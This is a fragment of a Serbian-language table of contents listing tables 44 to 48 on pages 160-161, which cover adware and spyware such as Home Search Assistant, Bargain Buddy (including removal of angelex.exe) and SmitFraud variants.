Tabela 44	Primer legitimnog servisa	160
Tabela 45	Primer home search assistanta	160.
Tabela 46	Primer bargain buddy	160.
Tabela 47	Primer kako se uklanja angelex.exe bargain buddy varijanta	160.
Tabela 48	Primer korišćenja ulaza desktop komponenti korišćenih od strane SmitFraud varijanti	161.